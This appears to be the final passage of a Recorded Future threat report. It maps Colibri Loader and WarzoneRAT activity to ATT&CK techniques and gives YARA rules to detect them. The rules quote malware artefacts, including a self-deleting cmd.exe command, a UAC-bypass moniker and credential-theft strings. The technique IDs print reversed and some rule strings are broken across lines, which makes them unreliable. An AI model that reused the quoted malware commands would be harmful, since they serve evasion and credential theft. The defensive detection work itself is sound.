Execution: Command and Scripting Interpreter: PowerShell	100.9501T
Execution: Command Scripting Interpreter: Windows Command Shell	300.9501T
Execution: User Execution	4021T
Execution: Windows Management Instrumentation	7401T
Persistence: Hijack Execution Flow: Path Interception by Search Order Hijacking	800.4751T
Persistence: Registry Run Keys / Startup Folder	100.7451T
Persistence: Scheduled Task	500.3501T
Resource Development: Acquire Infrastructure	3851T

Appendix D — YARA Rules

MAL_Colibri_Loader.yar

```
import "pe"

rule MAL_Colibri_Loader {
    meta:
        author = "Insikt Group, Recorded Future"
        date = "2022-08-17"
        description = "Detects Colibri Loader based on its data decryption routine used in files
dropped to disk"
        version = "1.0"
        hash = "722c36abd195cce70ee25b48d6e64873262e046eae7433976120a1496f01487d"
        hash = "aa2d97b5be06be67ec04774ad681da6113ee2b4929c0539929bbac19926682c8"

      strings:

        // 00fc3020 55              PUSH       EBP
        // 00fc3021 8b ec           MOV        EBP,ESP
        // 00fc3023 8b 55 0c        MOV        EDX,dword ptr [EBP + param_2]
        // 00fc3026 33 c0           XOR        EAX,EAX
        // 00fc3028 85 d2           TEST       EDX,EDX
        // 00fc302a 74 1a           JZ         LAB_00fc3046
        // 00fc302c 56              PUSH       ESI
        // 00fc302d 8b 75 10        MOV        ESI,dword ptr [EBP + param_3]
        // 00fc3030 57              PUSH       EDI
        // 00fc3031 8b 7d 08        MOV        EDI,dword ptr [EBP + param_1]
        //                       LAB_00fc3034                                    XREF[1]:
00fc3042(j)
        // 00fc3034 8b c8           MOV        ECX,EAX
        // 00fc3036 83 e1 03        AND        ECX,0x3
        // 00fc3039 8a 0c 31        MOV        CL,byte ptr [ECX + ESI*0x1]
        // 00fc303c 30 0c 38        XOR        byte ptr [EAX + EDI*0x1],CL
        // 00fc303f 40              INC        EAX
        // 00fc3040 3b c2           CMP        EAX,EDX
        // 00fc3042 72 f0           JC         LAB_00fc3034
        // 00fc3044 5f              POP        EDI
        // 00fc3045 5e              POP        ESI
        //                       LAB_00fc3046                                    XREF[1]:
00fc302a(j)
        // 00fc3046 33 c0           XOR        EAX,EAX
        // 00fc3048 5d              POP        EBP
        // 00fc3049 c3              RET

            $decrypt_data = { 55 8b ec 8b 5? ?? 33 c0 85 d2 74 ?? 56 8b 7? ?? 57 8b 7? ?? 8b c8 83
e1 03 8a 0c 31 30 0c 38 40 3b c2 72 ?? 5f 5e 33 c0 5d c3  }

      condition:
            uint16(0) == 0x5a4d
            and $decrypt_data
            and pe.imports("kernel32.dll", "GetModuleFileNameA")
}
```

MAL_WarzoneRAT.yar

```
import "pe"

rule MAL_WarzoneRAT
{
    meta:
        author = "Insikt Group, Recorded Future"
        date = "2022-08-22"
        description = "Detects variants of WarzoneRAT"
        version = "1.0"
         hash = "44673a8ff098f12910c441c5697d27889dd1c5fd4aef875d4cf381227eac3a2b"

    strings:
        $s1 = "Ave_Maria" nocase ascii wide
        $s2 = "127.0.0.2" fullword ascii
        $s3 = "RDPClip" wide fullword
        $s4 = "MaxConnectionsPer1_0Server" fullword ascii
        $s5 = "MaxConnectionsPerServer" fullword ascii

        $x1 = "Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}" fullword
wide
        $x2 = "/n:%temp%\\ellocnak.xml" fullword wide
        $x3 = "Hey I'm Admin" fullword wide
        $x4 = "cmd.exe /C ping 1.2.3.4 -n 2 -w 1000 > Nul & Del /f /q " fullword ascii
        $x5 = "XXXXXX" fullword ascii
        $x6 = "%02d-%02d-%02d_%02d.%02d.%02d" fullword wide
        $x7 = "POP3 Password" fullword wide
        $x8 = "Software\\Microsoft\\Windows\\CurrentVersion\\App Paths\\" fullword wide
        $x9 = "\\logins.json" fullword wide

        $m1 = "C:\\Users\\Vitali Kremez\\Documents\\MidgetPorn\\workspace\\MsgBox.exe"
fullword wide
        $m2 = "C:\\Users\\louis\\Documents\\workspace\\MortyCrypter\\MsgBox.exe" fullword
wide

    condition:
        uint16(0) == 0x5a4d
        and for any i in (0..pe.number_of_sections):(pe.sections[i].name contains "BSS" or
pe.sections[i].name contains "bss")
        and 4 of ($s*)
        and 1 of ($m*)
        and 3 of ($x*)
}
```

Data sources for this report include the Recorded Future® Platform, SecurityTrails, DomainTools, PolySwarm, Farsight, Shodan, BinaryEdge, Censys, Hatching Triage, and other open-source tools and techniques.

About Insikt Group®

Insikt Group is Recorded Future's threat research division, comprising analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence on a range of cyber and geopolitical threats that reduces risk for clients, enables tangible outcomes, and prevents business disruption. Coverage areas include research on state-sponsored threat groups; financially-motivated threat actors on the darknet and criminal underground; newly emerging malware and attacker infrastructure; strategic geopolitics; and influence operations.

About Recorded Future®

Recorded Future is the world's largest intelligence company. Recorded Future's cloud-based Intelligence Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future provides real-time visibility into the vast digital landscape and empowers clients to take proactive action to disrupt adversaries and keep their people, systems, and infrastructure safe. Headquartered in Boston with offices and employees around the world, Recorded Future works with more than 1,400 businesses and government organizations across more than 60 countries.

Learn more at recordedfuture.com and follow us on Twitter at @RecordedFuture.